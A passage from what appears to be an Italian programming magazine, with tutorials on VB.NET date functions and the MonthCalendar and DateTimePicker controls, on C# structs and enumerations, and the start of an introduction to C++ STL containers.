MessageBox.Show(DateDiff("d", "01/01/2004",
                          "29/02/2004"))  'Visualizza 59
MessageBox.Show(DateDiff("d", "29/02/2004",
                          "01/01/2004"))  'Visualizza -59
```

Sono, infine, disponibili diverse funzioni che restituiscono una parte della data:

Day. Restituisce un intero compreso tra 1 e 31 che rappresenta il giorno del mese. Prestate attenzione, per utilizzare la funzione *Day*, è necessario definirla in modo completo preceduta dal namespace *Microsoft.VisualBasic* poiché la parola chiave *Day* è definita anche nel namespace *System.Windows. Forms*.

```
MessageBox.Show(Microsoft.VisualBasic.Day("15/12/2003"))
                                    'Visualizza 15
```

Month. Restituisce un intero compreso tra 1 e 12 che rappresenta il mese.

```
MessageBox.Show(Month("15/12/2003")) 'Visualizza 12
```

Year. Restituisce un intero compreso tra 1 e 9999 che rappresenta l'anno.

```
MessageBox.Show(year("15/12/2003")) 'Visualizza 2003
```

Weekday. Restituisce un intero che rappresenta il giorno della settimana (vedi box).

```
MessageBox.Show(Weekday("15/12/2003")) 'Visualizza 2
```

Hour. Restituisce un intero compreso tra 0 e 23 che rappresenta l'ora del giorno.

```
MessageBox.Show(Hour("15/12/2003 20.25.30"))
                                    'Visualizza 20
```


Minute. Restituisce un intero compreso tra 0 e 59 che rappresenta i minuti.

```
MessageBox.Show(Minute("15/12/2003 20.25.30"))
                                    'Visualizza 25
```

Second. Restituisce un intero compreso tra 0 e 59 che rappresenta i secondi.

```
MessageBox.Show(Second("15/12/2003 20.25.30"))
                                    'Visualizza 30
```

IL CONTROLLO MONTHCALENDAR


Il controllo *MonthCalendar* (calendario mensile) presenta un'interfaccia di tipo calendario, in pratica, una griglia contenente i giorni numerati del mese selezionato, disposti in colonne in base ai giorni della settimana. In questo controllo, è facilmente selezionabile una data utilizzando il mouse, oppure un intervallo contiguo di date utilizzando la tastiera ed il mouse. Dopo aver inserito un controllo *MonthCalendar* in una nuova form, si può cliccare con il tasto destro del mouse sul controllo e selezionare dal menu a discesa la voce: *Proprietà*. Analizziamo le proprietà disponibili. Le proprietà *MinDate* e *MaxDate* devono essere utilizzate per impostare la più piccola e la più grande data che può essere visualizzata nel controllo. La proprietà *MaxSelectionCount* definisce il massimo numero di giorni selezionabili (l'impostazione di default è di una settimana). La proprietà *FirstDayOfWeek* definisce quale giorno della settimana dovrà apparire nella prima colonna a sinistra del calendario. La proprietà *Show-*

SELECTIONRANGE

La proprietà *SelectionRange* permette di recuperare o impostare la data o l'intervallo di date selezionato sul controllo *MonthCalendar*. Se viene selezionata una data singola, i valori delle proprietà *Start* e *End* saranno uguali.

UPDATE BOLDEDDATES

Il metodo *UpdateBoldedDates* deve essere utilizzato per visualizzare le modifiche apportate alle proprietà *BoldedDates*, *AnnuallyBoldedDates* e *MonthlyBoldedDates*, poiché ridisegna le date in grassetto in base alle date impostate nella relativa proprietà.

MONTHCALENDAR

Il controllo *MonthCalendar* si adatta automaticamente alle impostazioni internazionali del sistema permettendo la corretta visualizzazione dei nomi dei mesi e dei giorni.

WeekNumbers posta a *True*, permette la comparsa di una nuova colonna all'interno del controllo, in cui viene visualizzato il numero di settimane trascorse dall'inizio dell'anno. La proprietà *ShowToday* posta a *True* permette la visualizzazione, nella parte inferiore del controllo, del giorno corrispondente al giorno corrente. Il giorno visualizzato corrisponde al valore della proprietà *TodayDate*, per default coincide con la data di sistema. Se si lascia a *True* anche il valore di *ShowTodayCircle*, nel controllo verrà visualizzato un cerchietto attorno alla data odierna. Impostando la proprietà *CalendarDimension* si può determinare il numero di mesi da visualizzare in ogni riga ed in ogni colonna, per un massimo di dodici mesi e di un solo anno alla volta. Agendo sul valore di questa proprietà si modificano, automaticamente, le dimensioni del controllo. Le frecce visualizzate in alto permettono di scorrere il controllo, in fase di esecuzione, per il numero di mesi impostato nella proprietà *ScrollChange*. Con il valore di default pari a zero, il controllo scorrerà di un numero di mesi pari al numero dei mesi visualizzato. Sono disponibili, inoltre, alcune proprietà per la gestione dei colori di primo piano e di sfondo:

TitleBackColor e **TitleForeColor** consentono di impostare i colori di sfondo e di primo piano dell'area del titolo del controllo.

TrailingForeColor consente di impostare il colore di primo piano delle date che si riferiscono al mese precedente o successivo a quello visualizzato.

ForeColor consente di impostare il colore di primo piano delle date che si riferiscono al mese visualizzato.

FUNZIONE ISDATE

Una funzione degna di attenzione nella gestione delle date è la funzione IsDate. La funzione IsDate restituisce un valore Booleano per indicare se è possibile o meno convertire un'espressione in una data. La sintassi è la seguente

```
IsDate(espressione)
```

La funzione restituisce *True* se l'argomento obbligatorio *espressione* viene riconosciuto come una data valida, altrimenti restituisce *False*.

DAYOFWEEK

Di seguito sono indicate le possibili impostazioni dell'argomento *DayOfWeek*.

- ***FirstDayOfWeek.System, 0,* Primo giorno della settimana specificato nelle impostazioni di sistema**
- ***FirstDayOfWeek.Sunday, 1, Domenica* (impostazione di default)**
- ***FirstDayOfWeek.Monday, 2,* Lunedì**
- ***FirstDayOfWeek.Tuesday, 3,* Martedì**
- ***FirstDayOfWeek.Wednesday, 4,* Mercoledì**
- ***FirstDayOfWeek.Thursday, 5,* Giovedì**
- ***FirstDayOfWeek.Friday, 6,* Venerdì**
- ***FirstDayOfWeek.Saturday, 7,* Sabato**

INTERAZIONE DELL'UTENTE CON IL CONTROLLO MONTHCALENDAR

L'utente può interagire con il controllo *MonthCalendar* in diverse maniere, alcuni delle quali non sono immediatamente chiare. Il metodo più evidente è quello di spostarsi al mese successivo o precedente facendo clic su uno dei due pulsanti a forma di freccia e posti in alto, accanto al titolo del controllo.
Per spostarsi immediatamente in un qualsiasi mese dell'anno visualizzato si deve:

- **Cliccare, con il tasto sinistro del mouse, sul nome del mese visualizzato come titolo del controllo. In questo modo verrà visualizzato un menù a discesa che contiene i nomi di tutti i mesi.**
- **Selezionare dall'elenco il mese desiderato.**

Per spostarsi immediatamente in un anno qualsiasi si deve:

- **Cliccare, con il tasto sinistro del mouse, sull'anno visualizzato accanto al mese desiderato. In questo modo verranno visualizzati due pulsanti di selezione a scorrimento.**
- **Cliccare sulle frecce, in alto o in basso, per spostarsi su qualsiasi anno, futuro o precedente.**

Dopo aver selezionato il mese e l'anno desiderato, risulta evidente che per selezionare una data si dovrà, semplicemente, fare clic su di essa. Per selezionare un intervallo di date si deve cliccare sulle date con il tasto *Shift* premuto oppure si può cliccare su una data e trascinare il mouse fino alla data successiva. Infine, per ritornare al giorno corrente, è sufficiente cliccare con il tasto destro del mouse sul titolo del controllo e selezionare la voce *vai ad oggi*.

FAR RISALTARE UNA DATA

Il controllo *MonthCalendar* consente di attirare l'attenzione su alcune date del calendario, ad esempio le festività o i giorni di ferie, visualizzandole in grassetto una sola volta, una volta all'anno o una volta al mese. Per ottenere questa funzionalità, si devono aggiungere oggetti *DateTime* alle proprietà *BoldedDates*, *AnnuallyBoldedDates* e *MonthlyBoldedDates*. La proprietà *BoldedDates* contiene singole date, la proprietà

AnnuallyBoldedDates contiene date che vengono visualizzate in grassetto ogni anno e la proprietà *MonthlyBoldedDates* contiene date che vengono visualizzate in grassetto ogni mese.
Ciascuna di queste proprietà contiene una matrice di oggetti *DateTime*. Per aggiungere o rimuovere una data da questi elenchi, è quindi necessario aggiungere o rimuovere un oggetto *DateTime*.
In queste proprietà è possibile aggiungere, in fase di progettazione, in maniera molto semplice, le date desiderate. E' sufficiente cliccare sul pulsante con i tre puntini accanto alle proprietà in esame, in modo da visualizzare la finestra *Editor* dell'insieme *DateTime*, ed aggiungere in questa finestra le date desiderate. Per impostare la visualizzazione in grassetto di una singola data da codice, si devono utilizzare i metodi:

AddBoldedDate. Introduce, nel controllo, un giorno da visualizzare in grassetto.

AddAnnuallyBoldedDate. Introduce, nel controllo, un giorno da visualizzare in grassetto con cadenza annuale.

AddMonthlyBoldedDate. Introduce, nel controllo, un giorno da visualizzare in grassetto con cadenza mensile

Per tornare alla visualizzazione in caratteri normali di una singola data in grassetto, si devono utilizzare i metodi:

RemoveBoldedDate. Rimuove la data indicata, dall'elenco delle date visualizzate in grassetto

RemoveAnnuallyBoldedDate. Rimuove la data indicata, dall'elenco delle date visualizzate in grassetto con cadenza annuale.

RemoveMonthlyBoldedDate. Rimuove la data indicata, dall'elenco delle date visualizzate in grassetto con cadenza mensile.

Per visualizzare in grassetto la data selezionata dall'utente in fase di esecuzione, si deve scrivere del codice nell'evento *DateSelected*. L'evento *DateSelected* si verifica nel momento in cui l'utente modifica la selezione di una data in modo esplicito, e riceve come argomento un oggetto *DateRangeEventArgs* che espone due proprietà:

Start contiene il primo valore di data/ora nell'intervallo selezionato dall'utente.

End contiene l'ultimo valore di data/ora nell'intervallo selezionato dall'utente.
Per questo possiamo scrivere:


```
Private Sub MonthCalendar1_DateSelected(ByVal
 sender As Object, ByVal e As System.Windows.Forms.
                        DateRangeEventArgs) Handles
                        MonthCalendar1.DateSelected
  MonthCalendar1.AddBoldedDate(e.Start)
  'È necessario chiamare il metodo UpdateBoldedDates
        per fare in modo che la visualizzazione venga
                aggiornata in seguito alla selezione
  MonthCalendar1.UpdateBoldedDates()
End Sub
```

IL CONTROLLO DATETIMEPICKER

Il controllo *DateTimePicker* (Controllo selezione date) può essere utilizzato in due modalità diverse:

Modalità calendario a discesa (predefinita): consente di visualizzare un calendario a discesa per la selezione di una data.

Modalità formato data e ora: consente di selezionare un campo nella visualizzazione delle date, in altre parole giorno, mese, anno e così via, e di impostarne il valore utilizzando le frecce accanto al controllo.

Per determinare la modalità di visualizzazione si deve usare la proprietà *ShowUpDown*. Se la proprietà è impostata su *False*, è attiva la modalità calendario a discesa, se invece è impostata su *True*, è attiva la modalità formato ora. Nella modalità *calendario a discesa* viene visualizzata una casella di testo con una freccetta verso il basso (lo stile del *ComboBox* per intenderci).

MONTHCALENDAR

Il controllo *MonthCalendar* si adatta automaticamente alle impostazioni internazionali del sistema permettendo la corretta visualizzazione dei nomi dei mesi e dei giorni.

DATEINTERVAL

Le possibili impostazioni dell'argomento intervallo sono:

- ***DateInterval.Day, d,*** **Giorno; troncato al valore intero**
- ***DateInterval.DayOfYear, y,*** **Giorno dell'anno; troncato al valore intero**
- ***DateInterval.Hour, h,*** **Ora; arrotondato al millisecondo più vicino**
- ***DateInterval.Minute, n,*** **Minuto; arrotondato al millisecondo più vicino**
- ***DateInterval.Month, m,*** **Mese; troncato al valore intero**
- ***DateInterval.Quarter, q,*** **Trimestre; troncato al valore intero**
- ***DateInterval.Second, s,*** **Secondo; arrotondato al millisecondo più vicino**
- ***DateInterval.Weekday, w,*** **Giorno della settimana; troncato al valore intero**
- ***DateInterval.WeekOfYear, ww,*** **Settimana; troncato al valore intero**
- ***DateInterval.Year, yyyy,*** **Anno; troncato al valore intero.**

Ciascuna parte della data o dell'ora viene gestita come campo distinto su cui si può cliccare con il mouse per evidenziarlo, ed utilizzando i tasti di direzione è possibile incrementare o ridurre il valore evidenziato. Se l'utente clicca sulla freccetta, accanto alla casella di testo, viene visualizzato un calendario a discesa in cui è possibile "navigare" con le stesse modalità descritte per il controllo *MonthCalendar*, per selezionare la data desiderata.
In modalità formato ora, sul lato destro del controllo vengono visualizzate due frecce di scorrimento su cui si può cliccare per incrementare o ridurre il valore del campo selezionato con il mouse.
È inoltre possibile utilizzare il *DateTimePicker* per visualizzare la data in diversi formati predefiniti utilizzando la proprietà *Format*, tra cui il formato *Short (15/12/03)*, il formato *Long (Lunedì, 15 Dicembre 2003)* ed il formato *Time (9.00.00 PM)*, nonché un formato personalizzato selezionando il valore *Custom*.
La stringa di formato *data/ora* personalizzata deve essere inserita nella proprietà *CustomFormat*. Nella stringa di formattazione possiamo specificare una combinazione qualsiasi tra le seguenti stringhe di formato valide:

d Giorno a una o due cifre.

dd Giorno a due cifre. Per i valori a una sola cifra, viene aggiunto uno zero iniziale.

ddd Abbreviazione di tre caratteri del nome del giorno della settimana.

dddd Nome del giorno della settimana completo.

M Numero del mese a una o due cifre.

MM Numero del mese a due cifre.

MMM Abbreviazione di tre caratteri del nome del mese.

MMMM Nome del mese completo.

y Anno a una sola cifra. L'anno 2003, ad esempio, viene visualizzato come "3".

yy Ultime due cifre dell'anno. L'anno 2003, ad esempio, viene visualizzato come "03".

yyyy L'anno intero a quattro cifre.

NOTA

Se nella valorizzazione di una data non si include alcun valore data, VB imposta la parte del valore relativa alla data sull'1 gennaio 0001. Se non si include alcuna ora, VB imposta la parte del valore relativa all'ora sull'inizio del giorno, valere a dire la mezzanotte (0.00.00). Un valore di ora può essere specificato nel formato 24 ore o 12 ore. Se non viene specificato il valore AM o PM, sarà considerato valido il formato 24 ore.

Per determinare la data che deve essere visualizzata inizialmente nel controllo, si deve usare la proprietà *Value* (impostata per default alla data corrente). Ad esempio nell'evento *Load* della Form si può impostare la data d'interesse in questo modo:

```
DateTimePicker1.Value = "01/12/03"
```

La proprietà *Value* può essere usata per determinare la data o l'ora selezionata nel controllo, restituendo come valore una struttura *DateTime*. Numerose proprietà di questa struttura permettono di gestire facilmente le date visualizzate. Tali proprietà sono però a sola lettura. Tra queste segnaliamo:

Month che restituisce un valore intero (da *1* a *12*) corrispondente al mese della data selezionata.

Day che restituisce il numero del giorno selezionato (da *1* a *31*).

DayOfWeek che restituisce un valore che indica il giorno della settimana della data selezionata.

Year che restituisce l'anno della data selezionata in forma di valore intero.

Hour, Minute, Second e **Millisecond** che restituiscono valori interi per le unità di tempo corrispondenti.
Ad esempio l'istruzione:

```
MessageBox.Show("Siamo nell'anno " &
                    DateTimePicker1.Value.Year)
```

Visualizza la stringa *"Siamo nell'anno 2003"*

CONCLUSIONI

In questo articolo abbiamo descritto due tra i più interessanti controlli di VB.Net, i controlli *MonthCalendar* e *DateTimePicker*, che consentono di presentare delle date con una visualizzazione grafica più chiara ed intuitiva rispetto a quella di una casella di testo. Abbiamo inoltre colto l'occasione per rivedere i concetti relativi alle operazioni con le date.
Nel prossimo articolo continueremo ad esplorare i controlli messi a disposizione da VB.

Luigi Buono

I costrutti alternativi alle Classi

Strutture ed enumerazioni

Dopo aver acquisito in concetti fondamentali dell'ereditarietà e dell'uso delle interfacce, questo mese ci "riposeremo" assimilando alcuni costrutti più semplici, ma non per questo meno utili.

Come promesso al termine della lezione precedente, questo mese ci occuperemo di due tra le più esclusive caratteristiche di C#: le strutture e le enumerazioni. Le prime permettono di generare oggetti che funzionano per valore anziché per riferimento, mentre le enumerazioni sono utili ogni volta che si desidera associare un concetto ad una progressione di numeri interi. Ogni arcano sarà svelato dai prossimi paragrafi.

STRUTTURE

Le classi, che per diverse lezioni sono state il nostro principale oggetto di studio, sono tipi riferimento. Rinfreschiamoci la memoria su questo importante concetto:

```
class Rettangolo {
  public int larghezza;
  public int altezza;}
class Test {
  public static void Main()  {
    Rettangolo r1 = new Rettangolo();
    r1.altezza = 10;
    r1.larghezza = 15;
    Rettangolo r2 = r1;
    r2.altezza = 20;
    r2.larghezza = 30;
    System.Console.WriteLine("r1.altezza: " + r1.altezza);
    System.Console.WriteLine("r1.larghezza: " +
                                                    r1.larghezza);
    System.Console.WriteLine("r2.altezza: " + r2.altezza);
    System.Console.WriteLine("r2.larghezza: " +
                                               r2.larghezza);} }
```

La classe *Rettangolo* genera un nuovo tipo riferimento. Lo possiamo verificare esaminando il risultato del *Main()*:

```
r1.altezza: 20
r1.larghezza: 30
r2.altezza: 20
r2.larghezza: 30
```

Le due variabili *r1* ed *r2*, infatti, sono due alias dello stesso oggetto. Modificando le proprietà della prima si cambiano anche quelle della seconda, e viceversa.



```
r2 = r1;
```

Questa istruzione non ha causato la copia dell'oggetto *Rettangolo* creato per *r1*, ma solo una copia del riferimento allo stesso. Di fatto, *r1* ed *r2* "puntano alla stessa porzione della memoria", se la vogliamo mettere in termini più prossimi a quelli di C++. Questo, invece, non avviene con i tipi valore, in cui un'operazione di assegnazione significa una copia del valore rappresentato dalla variabile. Gli interi, ad esempio, sono tipi valore:

```
class Test {
  public static void Main()   {
    int i1 = 5;
    int i2 = i1;
    i2 = 10;
    System.Console.WriteLine("i1: " + i1);
    System.Console.WriteLine("i2: " + i2); }}
```

Il risultato di questo codice è inequivocabile:

i1: 5
i2: 10

Quindi, tornando al fulcro del discorso, ogni volta che scriviamo una classe generiamo un modello per nuovi tipi riferimento. Benché nella maggior parte dei casi sia questo il comportamento che i programmatori preferiscono ottenere da un loro oggetto, ci sono delle situazioni in cui si desidera avere delle

classi che ragionino per valore, come gli interi. Un valido motivo per desiderare questo, ad esempio, è l'incremento delle prestazioni che se ne ricava, giacché ogni volta l'ambiente di runtime non deve attraversare la fase di riconoscimento e decodifica dei riferimenti. Il ragionamento è valido quando si accede continuamente a piccoli oggetti, usati perlopiù per accoppiare una manciata di proprietà. C# viene in soccorso del programmatore, offrendo un costrutto alternativo alla classe: la struttura. Le strutture, per dirla in maniera semplicistica, sono delle classi che generano oggetti che si comportano come tipi valore. La parola chiave utile per la dichiarazione di una struttura è *struct*. Il modello di riferimento per il suo impiego segue molto da vicino quello delle classi:

```
struct NomeStruttura : Interfacce {}
```

Cerchiamo di inquadrare al volo le principali differenze che corrono tra una struttura ed una classe:

Una struttura è gestita per valore, mentre una classe lo è per riferimento, e questo già lo sapevamo.
Una struttura può implementare una o più interfacce, ma al contrario di una classe non può estendere altre strutture. Insomma, nessun tipo di ereditarietà "pura" per le strutture.
Una struttura può comprendere gli stessi tipi di membri tipici di una classe (metodi, proprietà e così via). Tra questi, ci sono anche i costruttori. Tuttavia, non è detto che un costruttore venga sempre invocato. Dipende da come si genera l'oggetto che deriva dalla struttura. Se si usa l'operatore *new*, tutto è analogo a quello che accade con le classi. L'uso di *new*, tuttavia, non è obbligatorio. Nel momento in cui si dichiara una struttura, in memoria già è pronto ogni suo dettaglio. Quindi, l'inizializzazione può avvenire in maniera automatica. Questo non accade con le classi, in cui l'allocazione della memoria e l'inizializzazione delle proprietà passano sempre attraverso un costruttore e l'operatore *new*. Andiamo a mettere in pratica una struttura, riproponendo il primo esempio visto in questo paragrafo:

COSA SONO LE STRUTTURE?
Le strutture, per dirla in maniera semplicistica, sono delle classi che generano oggetti che si comportano come tipi valore. La parola chiave utile per la dichiarazione di una struttura è struct.

```
struct Rettangolo {
  public int larghezza;
  public int altezza;}
class Test {
  public static void Main() {
    Rettangolo r1;
    r1.altezza = 10;
    r1.larghezza = 15;
    Rettangolo r2 = r1;
    r2.altezza = 20;
    r2.larghezza = 30;
    System.Console.WriteLine("r1.altezza: " + r1.altezza);
    System.Console.WriteLine("r1.larghezza: "
                                        + r1.larghezza);
    System.Console.WriteLine("r2.altezza: " + r2.altezza);
    System.Console.WriteLine("r2.larghezza: "
                                        + r2.larghezza);} }
```

Ora l'output è profondamente diverso:

r1.altezza: 10
r1.larghezza: 15
r2.altezza: 20
r2.larghezza: 30

Le variabili *r1* e *r2* sono due oggetti distinti.

```
r2 = r1;
```

In questo caso, l'operazione appena mostrata significa la copia dell'oggetto. Le strutture sono gestite come tipi valore. Si osservi, inoltre, come non sia stato impiegato l'operatore *new*, per generare l'istanza *r1*. Come si diceva prima, *new* può essere opzionalmente usato, nel caso in cui la struttura invocata disponga di uno o più costruttori. Ecco un semplice esempio:

```
struct Rettangolo {
  public int larghezza;
  public int altezza;
  public Rettangolo(int a, int l)  {
    altezza = a;
    larghezza = l;}}
class Test {
  public static void Main() {
    Rettangolo r1 = new Rettangolo(10, 15);
    Rettangolo r2 = r1;
    r2.altezza = 20;
    r2.larghezza = 30;
    System.Console.WriteLine("r1.altezza: " + r1.altezza);
    System.Console.WriteLine("r1.larghezza: "
                                        + r1.larghezza);
    System.Console.WriteLine("r2.altezza: " + r2.altezza);
    System.Console.WriteLine("r2.larghezza: "
                                        + r2.larghezza); } }
```

Il codice è analogo al precedente, con la sola differenza che ora la struttura *Rettangolo* dispone di un costruttore con due argomenti. Possiamo approfittarne per assegnare più velocemente le proprietà dell'oggetto *r1*:

```
Rettangolo r1 = new Rettangolo(10, 15);
```

ENUMERAZIONI

Le enumerazioni rappresentano un'altra delle caratteristiche più esclusive di C#, nei confronti dei linguaggi di programmazione della stessa sfera di

applicazione (Java, insomma…). Per enumerazione si intende un insieme intero di costanti, ad ognuna delle quali è assegnato un nome e ad ognuna delle quali corrisponde un numero intero. Un esempio è meglio di mille altre parole:

```
enum giorni_della_settimana {
  lunedì, martedì, mercoledì, giovedì,
  venerdì, sabato, domenica };
```

Ecco qui la nostra prima enumerazione. Questo costrutto genera sette distinte costanti:

```
giorni_della_settimana.lunedì
giorni_della_settimana.martedì
giorni_della_settimana.mercoledì
giorni_della_settimana.giovedì
giorni_della_settimana.venerdì
giorni_della_settimana.sabato
giorni_della_settimana.domenica
```

Ciascuna delle sette costanti corrisponde a un valore intero, assegnato automaticamente a partire dallo zero:

```
giorni_della_settimana.lunedì     -> 0
giorni_della_settimana.martedì    -> 1
giorni_della_settimana.mercoledì  -> 2
giorni_della_settimana.giovedì    -> 3
giorni_della_settimana.venerdì    -> 4
giorni_della_settimana.sabato     -> 5
giorni_della_settimana.domenica   -> 6
```

Quindi, una enumerazione permette di avere un appiglio mnemonico ad un insieme di numeri interi crescenti, a partire dallo zero. Le enumerazioni possono essere usate in qualità di membri di una classe o di una struttura. Andiamo a vedere un'applicazione pratica del concetto:


```
class Test {
  enum mesi {
    gennaio, febbraio, marzo,
    aprile, maggio, giugno,
    luglio, agosto, settembre,
    ottobre, novembre, dicembre};
  public static void Main() {
    System.Console.Write("Digita un numero da 0 a 11: ");
    string s = System.Console.ReadLine();
    mesi m = (mesi)int.Parse(s);
    switch (m) {
      case mesi.gennaio:
        System.Console.WriteLine("Gennaio");
        break;
      case mesi.febbraio:
        System.Console.WriteLine("Febbraio");
        break;
      case mesi.marzo:
        System.Console.WriteLine("Marzo");
        break;
      case mesi.aprile:
        System.Console.WriteLine("Aprile");
        break;
      case mesi.maggio:
        System.Console.WriteLine("Maggio");
        break;
      case mesi.giugno:
        System.Console.WriteLine("Giugno");
        break;
      case mesi.luglio:
        System.Console.WriteLine("Luglio");
        break;
      ...
    }}}
```

Per prima cosa, è stata dichiarata una enumerazione, valida per la rappresentazione dei mesi dell'anno:

```
enum mesi {
  gennaio, febbraio, marzo,
  aprile, maggio, giugno,
  luglio, agosto, settembre,
  ottobre, novembre, dicembre
};
```

Secondo la prassi, *mesi.gennaio* ha valore 0, *mesi.febbraio* è 1, *mesi.marzo* 2, e così via, fino ad arrivare a *mesi.dicembre*, il cui valore numerico è 11. Quindi, viene dichiarata una variabile di tipo mesi. Questa variabile conterrà valori che vanno da *mesi.gennaio* (0) a *mesi.dicembre* (11). Si chiede all'utente di inserire un valore compreso nel range appena specificato. Il valore viene acquisito come stringa, con il metodo *ReadLine*(), per essere poi convertito in un comune int (con *int.Parse*(s)). Prima di assegnare l'intero alla variabile di tipo mesi, è necessario un casting esplicito: c'è il rischio che il valore digitato sia all'infuori dell'intervallo concesso, ed il programmatore deve esserne consapevole. A questo punto, un costrutto *switch* confronta il dato immesso dall'utente con tutti i valori ammessi dall'enumerazione, generando un output in corrispondenza del mese individuato. Normalmente, le enumerazioni sono associate al tipo *int*, come nell'esempio appena visto. Ad ogni modo, è possibile creare enumerazioni sfruttando altri tipi numerici interi (tranne il *char*). Ecco un esempio:

```
enum mesi : byte {
  gennaio, febbraio, marzo,
  aprile, maggio, giugno,
  luglio, agosto, settembre,
  ottobre, novembre, dicembre
};
```


Carlo Pelliccia

BIBLIOGRAFIA

• **GUIDA A C#**
Herbert Schildt
(McGraw-Hill)
ISBN 88-386-4264-8
2002

• **INTRODUZIONE A C#**
Eric Gunnerson
(Mondadori Informatica)
ISBN 88-8331-185-X
2001

• **C# GUIDA PER LO SVILUPPATORE**
Simon Robinson e altri
(Hoepli)
ISBN 88-203-2962-X
2001

Standard Template Library: i contenitori

Abbiamo già avuto modo, in precedenza, di parlare della Standard Template Library (STL), un sottoinsieme delle librerie standard del C++. Guardiamo la struttura più in dettaglio!

La Standard Template Library (STL) è un insieme di librerie del C++ il cui scopo è di standardizzare l'utilizzo di alcune tipologie di oggetti che sono indispensabili nella normale programmazione, ma che non sono implementati a livello di linguaggio. Un classico esempio di questa situazione è costituito dall'utilizzo di array per l'immagazzinamento in memoria di oggetti creati a run-time. Il problema più comune in questo caso è la dimensione dell'array stesso, che deve essere stabilita a priori rispetto all'inserimento degli oggetti al suo interno. Questo rende molto difficoltoso e macchinoso l'inserimento di un numero maggiore di elementi, in quanto è necessario:

- **allocare un nuovo array più capiente**
- **copiare tutti gli elementi del vecchio array sul nuovo**
- **distruggere il vecchio array, ormai inutile.**

Sarebbe bello, in altre parole, avere un oggetto che rendesse trasparente questo tipo di operazioni e consentisse una semplice scrittura di codice simile al seguente:

```
Contenitore c;
...
bool finito = false;
while (!finito)
{
        c.inserisci(dato);
        ...
        //modifica della variabile "finito" qui
        //in pratica il ciclo viene ripetuto un numero
        //di volte sconosciuto al programmatore
}
```

Come si può intuire, la funzione (fittizia, inventata da noi) *inserisci()* può essere utilizzata un numero indefinito di volte, senza doverci preoccupare di ridimensionare l'oggetto *Contenitore*, in quanto questa operazione è compiuta dalla sua logica interna, in maniera a noi del tutto trasparente. Per questa e altre esigenze di programmazione è stata progettata la STL che, come il nome stesso suggerisce, è basata sui template. Mediante questi, come abbiamo già visto, si raggiungono essenzialmente due importanti obiettivi: efficienza ed estensibilità del codice.
Nella STL trovano posto sia funzioni che classi basate su template, e questa caratteristica ne facilita l'uso sia coi tipi predefiniti (int, char ecc.) che con quelli definiti dall'utente (ad esempio le classi). Nella STL trovano posto tre categorie di concetti:

- **contenitori:** oggetti il cui scopo è contenere altri oggetti (vettori, liste, pile ecc.);
- **iteratori:** oggetti il cui scopo è quello di "visitare" il contenuto di un contenitore, cioè estrarre da esso gli oggetti che vi abbiamo inserito;
- **algoritmi:** sono le implementazioni dei principali algoritmi informatici (ordinamento, ricerca di un particolare elemento ecc.) e fanno uso di contenitori e iteratori.

IL CONCETTO DI CONTENITORE

Un contenitore è essenzialmente un insieme di oggetti gestito mediante una certa politica.
Di esempi di contenitori la letteratura informatica è piena, basti pensare ai principali (ad es. liste,

code, pile) per vedere che in effetti essi sono caratterizzati dal modo in cui gestiscono il proprio contenuto: ad esempio, per le code si dice che si adotta la politica *FIFO* (First In First Out, cioè chi prima arriva viene servito per primo), per le pile si usa la *LIFO* (Last In First Out, l'ultimo arrivato è il primo servito), ecc. I contenitori della STL sono caratterizzati dall'avere poche funzioni membro, essenziali allo svolgimento dei task più elementari (creazione, distruzione, copia, aggiunta ed eliminazione di un elemento). Nei contenitori non trovano posto funzioni membro che facciano riferimento a delle specifiche strutture dei propri elementi (questo comporterebbe una diminuzione della portabilità della libreria!): qualora fosse necessario, un approccio per dotare un contenitore predefinito di funzioni specifiche per il nostro programma è quello di dichiarare una nuova classe, la quale erediti la struttura del contenitore, e quindi aggiunga i nuovi metodi necessari (ed ogni altra cosa faccia riferimento ad aspetti specifici del nostro programma).
I contenitori (lo si vedrà, ma soprattutto lo si imparerà, facendo esperienza) sono necessari, in quanto nei nostri programmi gli oggetti vengono continuamente creati e distrutti, e abbiamo bisogno di un elemento unificatore che ci permetta di averli tutti sempre sotto controllo e facilmente accessibili: se per ogni programma costruissimo qualcosa di analogo in maniera dedicata, probabilmente ci sveglieremmo una mattina, dopo atroci incubi, con qualche capello in meno, e decideremmo di dare uno sguardo a quanto abbiamo deliberatamente ignorato per anni (cioè la STL). Alla base dei contenitori presenti nella STL c'è una distinzione: un contenitore può essere una sequenza o un insieme associativo (Fig. 1).
La differenza tra i due tipi è nel modo in cui ci si riferisce agli elementi. Nelle sequenze, ha senso parlare di un predecessore e di un successore di un certo elemento, e ci si riferisce ad un elemento specificandone la posizione all'interno del contenitore. In un insieme associativo ogni oggetto nel contenitore è identificato da un'etichetta, e ci si riferisce ad esso attraverso tale etichetta (che è detta chiave). A ben vedere, almeno dal punto di vista logico, le sequenze altro non sono che insiemi associativi, in cui le etichette degli elementi sono degli interi (che identificano la posizione).
Ad essere più precisi, il concetto di successore e predecessore esiste anche per gli insiemi associativi, tuttavia (in assenza di ordinamento) dato un elemento, i suoi successore e predecessore sono completamente casuali, mentre in una sequenza l'ordinamento è implicito.

LA CATEGORIA DELLE SEQUENZE

Della categoria delle sequenze fanno parte tre classi fondamentali, che da sole rappresentano il 90% dei bisogni di immagazzinamento oggetti di un programmatore: *vector, list* e *deque*. Le principali differenze tra l'utilizzo di queste classi risiedono nel tipo di operazioni che verranno svolte sugli oggetti istanziati: la scelta dipenderà quindi dal contesto all'interno del quale verranno usati questi contenitori, più che dalle loro caratteristiche esterne.

